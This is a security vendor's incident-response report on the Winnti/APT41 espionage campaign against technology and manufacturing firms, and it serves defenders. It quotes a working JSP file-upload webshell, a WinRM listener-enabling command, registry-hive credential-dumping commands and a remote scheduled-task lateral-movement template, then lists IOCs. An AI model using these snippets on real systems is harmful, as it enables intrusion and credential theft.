Operation CuckooBees: Deep-Dive into Stealthy Winnti Techniques

cybereason.com/blog/operation-cuckoobees-deep-dive-into-stealthy-winnti-techniques

Written By
Cybereason Nocturnus

May 4, 2022 | 11 minute read

In 2021, the Cybereason Nocturnus Incident Response Team investigated multiple intrusions targeting technology and manufacturing companies located in Asia, Europe and North America. Based on the findings of our investigation, it appears that the goal behind these intrusions was to steal sensitive intellectual property for cyber espionage purposes.

Cybereason assesses with moderate-high confidence that the threat actor behind the intrusion is the Winnti Group (also tracked as APT41, Blackfly and BARIUM), one of the most advanced and elusive APT groups that is known to operate on behalf of Chinese state interests and whose members have been indicted by the US Department of Justice for severe computer crimes.

Part 1 of this research offers a unique glimpse into the Winnti intrusion playbook, covering the techniques that were used by the group from initial compromise to data exfiltration, as observed and analyzed by the Cybereason IR Team. Part two of this research will offer a deep dive analysis of the group's tools and unique malware, including undocumented newly discovered Winnti malware.

Key Findings

- **Multi-year Cyber Espionage Intrusions:** The Cybereason IR team investigated a sophisticated and elusive cyber espionage operation that has remained undetected since at least 2019 with the goal of stealing sensitive proprietary information from technology and manufacturing companies, mainly in East Asia, Western Europe, and North America.
- **Newly Discovered Malware and Multi-Stage Infection Chain:** Part two of the research examines both known and previously undocumented Winnti malware which included digitally signed kernel-level rootkits as well as an elaborate multi-stage infection chain which enabled the operation to remain undetected since at least 2019.

  Winnti APT Group: Cybereason assesses with moderate-to-high confidence that the threat actor behind the set of intrusions is the Winnti Group, a Chinese state-sponsored APT group known for its stealth, sophistication and a focus on stealing technology.

  The Winnti Playbook: This research offers a unique glimpse into the Winnti intrusion playbook, detailing the most frequently used tactics, as well as some lesser known evasive techniques that were observed during the investigation.

The Winnti Attack Lifecycle

During 2021, Cybereason Nocturnus investigated an elaborate espionage operation targeting a number of prominent organizations in Asia, Europe and North America. Cybereason attributes with moderate-to-high confidence that this operation was carried out by the Winnti APT group (also known as APT41, BARIUM, and Blackfly) - a Chinese state-sponsored APT that has been active since at least 2010.

For years, this operation has remained under the radar, concealing a multi-layered attack scheme, with a wide and quite comprehensive toolbox. The following flow chart summarizes this group's attack life cycle in this operation:

The attackers' initial foothold in the organization originated from multiple vulnerabilities in the organizational ERP (Enterprise Resource Planning) platform. From there, the attackers installed persistence in the form of a WebShell and began conducting reconnaissance and credential dumping, enabling them to move laterally in the network. Ultimately, it allowed the attackers to steal highly sensitive information from critical servers and endpoints belonging to high-profile stakeholders.

Analysis of the data available to Cybereason suggests that the goal of the operation was focused on cyber espionage with the aim of stealing proprietary information, R&D documents, source code and blueprints for various technologies.

The attackers managed to go undetected for years by using stealthy techniques combined with state-of-the-art attack and espionage tools which included advanced rootkits.

Initial Compromise

According to the Cybereason IR investigation, the infection vector that was used to compromise Winnti targets consisted of the exploitation of a popular ERP solution leveraging multiple vulnerabilities, some known and some that were unknown at the time of the exploitation.

One of the first actions that were taken after a successful exploit was an attempt to find a specific DLL file under the VMware Tools folder, *gthread-3.6.dll*. The DLL file is invoked by the intermediate dropper, and the role of the DLL is to inject the payload into *svchost.exe* on the targeted system. This TTP has been observed before, and is known to be characteristic of the Winnti group:

```
dir "C:\Program Files\VMware\VMware Tools\gthread-3.6.dll"
```

Command line to search for the DLL file

Searching for this DLL could suggest that the attackers had already compromised that environment in the past, or that they were attempting to avoid infecting endpoints already compromised by them.

Persistence

The Cybereason Nocturnus IR team observed multiple persistence techniques that were used by Winnti over the course of the intrusion. While some techniques are quite trivial and well-known, some persistence techniques are rare and advanced which only a handful of threat actors are known to have used before.

Persistence Technique #1: WebShell

The first attempt to establish a foothold on “patient zero” was achieved by embedding a minimal JSP code for deploying a Webshell under the ERP Web Application server directory using an RCE exploit:

- The attackers dropped an encoded VBScript version of the Webshell to the *%UserProfile%* directory off the ERP Web Service account.
- Once the attackers wrote the dropper to the disk, they executed the encoded VBScript file using wscript and wrote the decoded output to a text file.
- The final step was copying the output text file to a folder that is accessible externally via the ERP Web Service and changing the extension to .jsp so it would act as a Webshell:

```
<%

if(request.getParameter("f")!=null)(new
java.io.FileOutputStream(application.getRealPath("\\")+request.getParameter("f"))).write(request.getParameter("t").getBytes());

%>
```


A sample file uploader dropped by the Threat Actor

It is interesting to note that the above code has been known since at least August 2006, and has been published in several Chinese hacking websites, as well on GitHub repositories owned by Chinese-speaking users introducing this code as a one-liner for trojan or backdoor uploads:

JSP

code snippet search results on Google

Multiple instances of such .jsp files were found on ERP servers. Based on the analysis of the source files found in our searches, we determined the aforementioned Webshell was almost identical to a publicly known Webshell called up_win32.jsp. Moreover, we found another Webshell named css.jsp, which has similarities to the code of another publicly known Webshell called cmd_win32.jsp:



ERP exploitation process tree as seen in the Cybereason XDR Platform

After establishing a Webshell-based foothold, the attackers shifted their focus to internal reconnaissance and lateral movement efforts. This is not the first time Winnti has used Webshell as a foothold tactic; in March 2021, ESET published a report naming Winnti as one of the groups that targeted Exchange servers and deployed Webshell on the compromised systems.


Persistence Technique #2: WinRM over HTTP/HTTPS

The Cybereason Nocturnus & IR Team investigation also revealed a second persistence mechanism that granted the attackers an additional backup entry point enabling the native Windows feature WinRM over HTTP/HTTPS on the compromised servers.

WinRM is a Microsoft Windows native remote management protocol that provides remote shell access. This protocol can be configured with a HTTP (Port 80) or HTTPS (Port 443) listener using the WinRM Scripting API called through a legitimate Visual Basic script file called Winrm.vbs.

The attackers executed cscript.exe to modify the system's WinRM configuration by setting the values of *EnableCompatibilityHttpListener* and *EnableCompatibilityHttpsListener* to *True, and* by doing so, they enabled HTTP and HTTPS listeners for remote shell access, preserving another way of persistence with c cscript command line to enable HTTP and HTTPS listeners:

cscript //nologo "C:\Windows\System32\winrm.vbs" set winrm/config/service @{EnableCompatibilityHttpsListener="true"}



Modifying system WinRM configuration using cscript.exe as seen in the Cybereason XDR Platform

Persistence Technique #3: Loading a Signed Kernel Rootkit

The attackers leveraged a Signed Kernel Rootkit to establish an additional persistence mechanism. Detailed analysis of this stealthy rootkit will be provided in part two of this research in the series, which offers a deep dive into the Winnti malware arsenal.

Persistence Technique #4: Windows Service

The attackers abused the legitimate IKEEXT and PrintNotify Windows Services to side-load Winnti DLLs and preserve persistence. Full analysis will also be provided in part two of the research.

Reconnaissance

Initial Reconnaissance

Upon gaining access to the Windows ERP server, Winnti used the following commands:

- *cat /etc/hosts*
- *route print*

The nature of these commands suggest they may have been part of an automated vulnerability discovery process, as the ERP server is a Windows server and *cat /etc/hosts* is a Unix command.

After these commands were executed, the attackers began a more dedicated reconnaissance activity using built-in Windows commands to gather information on the compromised server, rounding out the initial reconnaissance phase:

systeminfo

net start

net user

dir c:

Advanced Stages Reconnaissance

After establishing a foothold on multiple machines in the network, Winnti began leveraging Scheduled Tasks to execute batch scripts by the names "*cc.bat*" or *"bc.bat"*. The content of these batch files varied from one machine to another, each time containing different reconnaissance commands based on the attackers' goals. Examples of this type of reconnaissance commands are as follows:

Command	Technique
fsutil fsinfo drives	System Drives Discovery
ipconfig	System Network Configuration Discovery
nbtstat	Remote System Discovery
net accounts	Password Policy Discovery
net group	Permission Groups Discovery
net session	System Network Session Discovery
net share	Network Share Discovery
net start	System Service Discovery
net time	System Time Discovery
net use	System Network Connections Discovery
net user	Account Discovery
net view	Network Share Discovery
netstat	System Network Connections Discovery
nslookup	System DNS Configuration Discovery
ping	Remote System Discovery
query user	System Owner/User Discovery
systeminfo	System Information Discovery
tasklist	Process Discovery
tracert	Remote System Route Discovery
whoami	Logged On User Discovery

When the attackers gained access to a desired domain environment, they started gathering information about the domain using built-in Windows commands again. In this phase, Cybereason Nocturnus IR team observed additional queries for users in administrative groups along with execution of Dsquery and Dsget commands. The attackers then compressed using makecab.exe the collected information and exfiltrated it to their servers.

Credential Dumping

During the attack, Cybereason Nocturnus observed two methods that were utilized for credential dumping: the first one used the known reg save command, and the second was an unknown tool, named *MFSDLL.exe*.

Using the reg save command, the attackers attempted to dump the SYSTEM, SAM and SECURITY registry hives as follows:

> *reg save HKLM\SYSTEM system.hiv*
>
> *reg save HKLM\SAM sam.hiv*
>
> *reg save HKLM\SECURITY security.hiv*

Dumping these hives ultimately enabled the attackers to crack password hashes locally.

The second tool used by the attackers to dump credentials was a previously undocumented executable named *MFSDLL.exe*. At the time of the investigation, Cybereason was not able to recover a copy of it to examine its content. Nevertheless, the Cybereason XDR solution managed to detect how this file was used as well as what it loaded. The attackers used this tool in the following manner:


*MFSDLL.exe <12 characters string> <file> <parameter> (f*or example - *MSFDLL.exe <12 characters string> 1.log dump*)

The variations it was found to be used were:

> *MFSDLL.exe <12 characters string> <file_name>.log domain*
>
> *MFSDLL.exe <12 characters string> <file_name>.log dump*
>
> *MFSDLL.exe <12 characters string> <file_name>.log password*
>
> *MFSDLL.exe <12 characters string> <file_name>.log sam*
>
> *MFSDLL.exe <12 characters string> <file_name>.log minidump*

The Nocturnus IR team also observed the loading of a DLL file called *mktzx64.dll* along with the *sam* command execution. The name of this DLL was mentioned in a report by ESET detailing an espionage campaign in Asia linked to China, and it suggests the use of Mimikatz, a popular credential dumping tool.

This manner of execution resembles ACEHASH, a credential theft and password dumping utility, which was leveraged by the Winnti group in the past, using commands such as "*c64.exe f64.data "9839D7F1A0 -m"*":



MFSDLL.exe executions as seen in the Cybereason XDR Platform

Lateral Movement

For lateral movement, the attackers used the Windows-native *Schtasks* command to create remote scheduled tasks, and to execute malicious code through the aforementioned batch files:

SCHTASKS /Create /S <IP Address> /U <Username> /p <Password> /SC ONCE /TN test /TR <Path to a Batch File> /ST <Time> /RU SYSTEM

The scheduled task command line used for lateral movement


The scheduled tasks the attackers have created were created with the name *test*, using compromised Domain Administrator credentials. The batch file the scheduled task executed was executed from a temp folder using the local SYSTEM account.

The attackers used these scheduled tasks to execute commands on dozens of compromised machines throughout this stage of the attack. The batch files' content have changed from one phase of the attack to another, which were initially used to execute reconnaissance commands and later on were used in order to distribute malicious binaries.

Among the compromised machines, the attackers were able to expand their control to the Domain Controllers using the same method. Once the Domain Admin credentials were obtained, the attackers were able to move laterally and infect a large number of hosts using the stolen credentials.

Data Collection and Exfiltration

To collect data efficiently, the attackers have utilized a renamed Chinese-language version of WinRAR to create password-protected archives containing the stolen data. The WinRAR executable is a 32-bit command-line version of the legitimate WinRAR application. The executable was renamed to *rundll32.exe*, a legitimate Windows program, in order to disguise it and silently blend it in with other Windows system files:



The WinRAR renamed version

Conclusions

In the first part of this Winnti research, we reported the discovery of multiple sets of intrusions that went undetected for years. These intrusions targeted technology and manufacturing companies in multiple regions of the world to steal sensitive information for cyber espionage purposes.

Based on our analysis and the information available, we assess with moderate-to-high confidence that the attacks described in this report were carried out by the notorious Winnti APT Group, a highly sophisticated APT group operating on behalf of Chinese state interests that has been active since at least 2010. The group has been known over the years for its focus on intellectual property theft.

In this part of the research, we offered readers a unique glimpse into the attacker's playbook, forensically tracing the attack steps from initial compromise all the way through data exfiltration. In part two of this research, we will take a deep dive into the Winnti malware arsenal, analyzing the different implants and unique infection chains.

Acknowledgments

This research has not been possible without the tireless effort, analysis, attention to details and contribution of the Cybereason Incident Response team. Special thanks and appreciation goes to Matt Hart, Yusuke Shimizu, Niamh O'Connor, Jim Hung, and Omer Yampel.

Indicators of Compromise

LOOKING FOR THE IOCs? CLICK ON THE CHATBOT DISPLAYED IN LOWER-RIGHT OF YOUR SCREEN FOR ACCESS. Due to the sensitive nature of the attack, not all IOCs observed by Cybereason can be shared in our public report. Please contact us for more information.

MITRE ATT&CK BREAKDOWN

Reconnaissance	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion

Gather Victim Identity Information: Credentials	Exploit Public-Facing Application	Scheduled Task/Job	Server Software Component: Web Shell	Create or Modify System Process: Windows Service	Hijack Execution Flow: DLL Side-Loading
Gather Victim Network Information	Supply Chain Compromise	Inter-process communication	Hijack Execution Flow: DLL Side-Loading		Rootkit
		Exploitation for Client Execution	Process Injection: Dynamic-link Library Injection	Process Injection: Dynamic-link Library Injection	Masquerading: Match Legitimate Name or Location
		Command and Scripting Interpreter: Windows Command Shell	Scheduled Task/Job: Scheduled Task	Scheduled Task/Job: Scheduled Task	Process Injection: Dynamic-link Library Injection
		Command and Scripting Interpreter: Visual Basic	Valid Accounts: Domain Accounts	Valid Accounts: Domain Accounts	Reflective Code Loading
		Native API	Valid Accounts: Local Accounts	Valid Accounts: Local Accounts	Signed Binary Proxy Execution: Rundll32
			Boot or Logon Autostart Execution: Kernel Modules and Extensions		Valid Accounts: Domain Accounts
					Valid Accounts: Local Accounts

Credential Access	Discovery	Lateral movement	Collection	Exfiltration	Command and Control
OS Credential Dumping	System Network Configuration Discovery	Exploitation of Remote Services	Archive Collected Data: Archive via Utility	Automated Exfiltration	Application Layer Protocol: Web Protocols
	Remote System Discovery	Remote Services: Remote Desktop Protocol	Automated Collection		Proxy
	Password Policy Discovery				
	Permission Groups Discovery				
	Network Share Discovery				

	System Service Discovery
	System Time Discovery
	System Network Connections Discovery
	Account Discovery
	System Owner/User Discovery
	System Information Discovery
	Process Discovery

About the Researchers:

Chen Erlich

Chen has almost a decade of experience in Threat Intelligence & Research, Incident Response and Threat Hunting. Before joining Cybereason, Chen spent three years dissecting APTs, investigating underground cybercriminal groups and discovering security vulnerabilities in known vendors. Previously, he served as a Security Researcher in the IDF.

Fusao Tanida


Fusao spent over 10 years in the security industry. Before joining, he worked as a mobile malware researcher and a developer at the security vendor and then worked at the global mobile phone manufacturer for the development of AntiVirus, VPN client on their Android mobile phone.
Fusao joined Cybereason in 2019 and was previously the Senior Security Analyst at the Advanced Services Team in Cybereason Japan where delivered various security professional services, Incident Response, consultation and triage malware activity alerts in SOC.

Ofir Ozer

Ofir is a Incident Response Engineer at Cybereason who has a keen interest in Windows Internals, reverse engineering, memory analysis and network anomalies. He has years of experience in Cyber Security, focusing on Malware Research, Incident Response and Threat Hunting. Ofir started his career as a Security Researcher in the IDF and then became a malware researcher focusing on Banking Trojans.

Akihiro Tomita

Akihiro is the Senior Manager of Global Security Practice, leading Incident Response team in the APAC region and Japan. Akihiro has led a substantial number of large-scale Incident Response, Digital Forensics and Compromise Assessment engagements during recent years. Akihiro was also a former Team lead of Advanced Security Services team responsible for managing, developing, delivering a variety of professional services including Proactive threat hunting, Security Posture Assessment, Advanced security training and consulting services at Cybereason.

Niv Yona

Niv, IR Practice Director, leads Cybereason's incident response practice in the EMEA region. Niv began his career a decade ago in the Israeli Air Force as a team leader in the security operations center, where he specialized in incident response, forensics, and malware analysis. In former roles at Cybereason, he focused on threat research that directly enhances product detections and the Cybereason threat hunting playbook, as well as the development of new strategic services and offerings.

Daniel Frank

With a decade in malware research, Daniel uses his expertise with malware analysis and reverse engineering to understand APT activity and commodity cybercrime attackers. Daniel has previously shared research at RSA Conference, the Microsoft Digital Crimes Consortium, and Rootcon.

ASSAF DAHAN, HEAD OF THREAT RESEARCH

Assaf has over 15 years in the InfoSec industry. He started his career in the Israeli Military 8200 Cybersecurity unit where he developed extensive experience in offensive security. Later in his career he led Red Teams, developed penetration testing methodologies, and specialized in malware analysis and reverse engineering.

Operation CuckooBees Indicators of Compromise (IOCs)

Hashes

- BB93AE0FEE817FE56C31BDC997F3F7D57A48C187 - STASHLOG
- 4D1B8791D0715FE316B43FC95BDC335CB31A82CA - STASHLOG
- 2D336978AF261E07B1ECFAF65DC903B239E287A4 - STASHLOG
- F2D04FE529E2D8DAB96242305255CFB84CE81E9C - STASHLOG
- F8D46895E738254238473D650D99BDC92C34EE44 - SPARKLOG
- 9267FE0BB6D367FC9186E89EA65B13BAA7418D87 - PRIVATELOG
- A009A0F5A385683AEA74299CBE6D5429C609F2D2 - PRIVATELOG
- 1316F715D228AE6CC1FBA913C6CC309861F82E14 - PRIVATELOG
- 1275894D8231FE25DB56598DDCF869F88DF5AD8D - WINNKIT
- 9139C89B2B625E2CEEE2CBF72AEF6C5104707A26 - WINNKIT
- 082DBCA2C3CA5C5410DE9951A5C681F0C42235C8 - WINNKIT

File Names & Paths

- C:\Windows\temp\bc.bat
- C:\Windows\AppPatch\Custom\Custom64\cc.bat
- C:\Windows\temp\cc.log
- C:\Windows\AppPatch\Custom\Custom64\log.dat
- C:\Windows\Branding\Basebrd\x64.tlb
- C:\Windows\Branding\Basebrd\language.dll
- C:\Windows\System32\mscuplt.dll
- C:\Windows\System32\rpcutl.dll
- C:\Windows\System32\dot3utl.dll
- C:\Windows\System32\iumatl.dll
- C:\Windows\System32\Nlsutl.dll
- C:\Windows\System32\WindowsPowerShell\v1.0\dbghelp.dll
- C:\Windows\System32\drivers\bqDsp.sys
- C:\Windows\apppatch\en-us\MFSDLL.exe
- C:\Windows\System32\spool\drivers\x64\3\prntvpt.dll
- C:\Windows\System32\WindowsPowerShell\v1.0\wlbsctrl.dll
- C:\Windows\assembly\gac_msil\dfsvc\foserv.exe
- C:\Windows\assembly\temp\foserv.exe
- C:\Windows\apppatch\custom\custom64\shiver.exe
- C:\Windows\apppatch\custom\custom64\spark.exe
- mktzx64.dll

Winnti Malware Modules Names

- Cmp2.o
- Fmg2.o
- Srv2.o

- Sck2.o
- Prc2.o
- Trs2.o
- Cme2.o

Events

- \BaseNamedObjects\{75F09225-CD50-460B-BF90-5743B8404D73}
- \BaseNamedObjects\{7D0DF5FC-3991-4047-921F-32308B1A0459}
- \BaseNamedObjects\{B73AB0F4-A1D0-4406-9066-41E00BA78E9F}
- Global\APCI#<GUID>
- Global\HVID_<GUID>

Named Pipes

Pipe2PortCtrl

Scheduled Task Name

test

About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus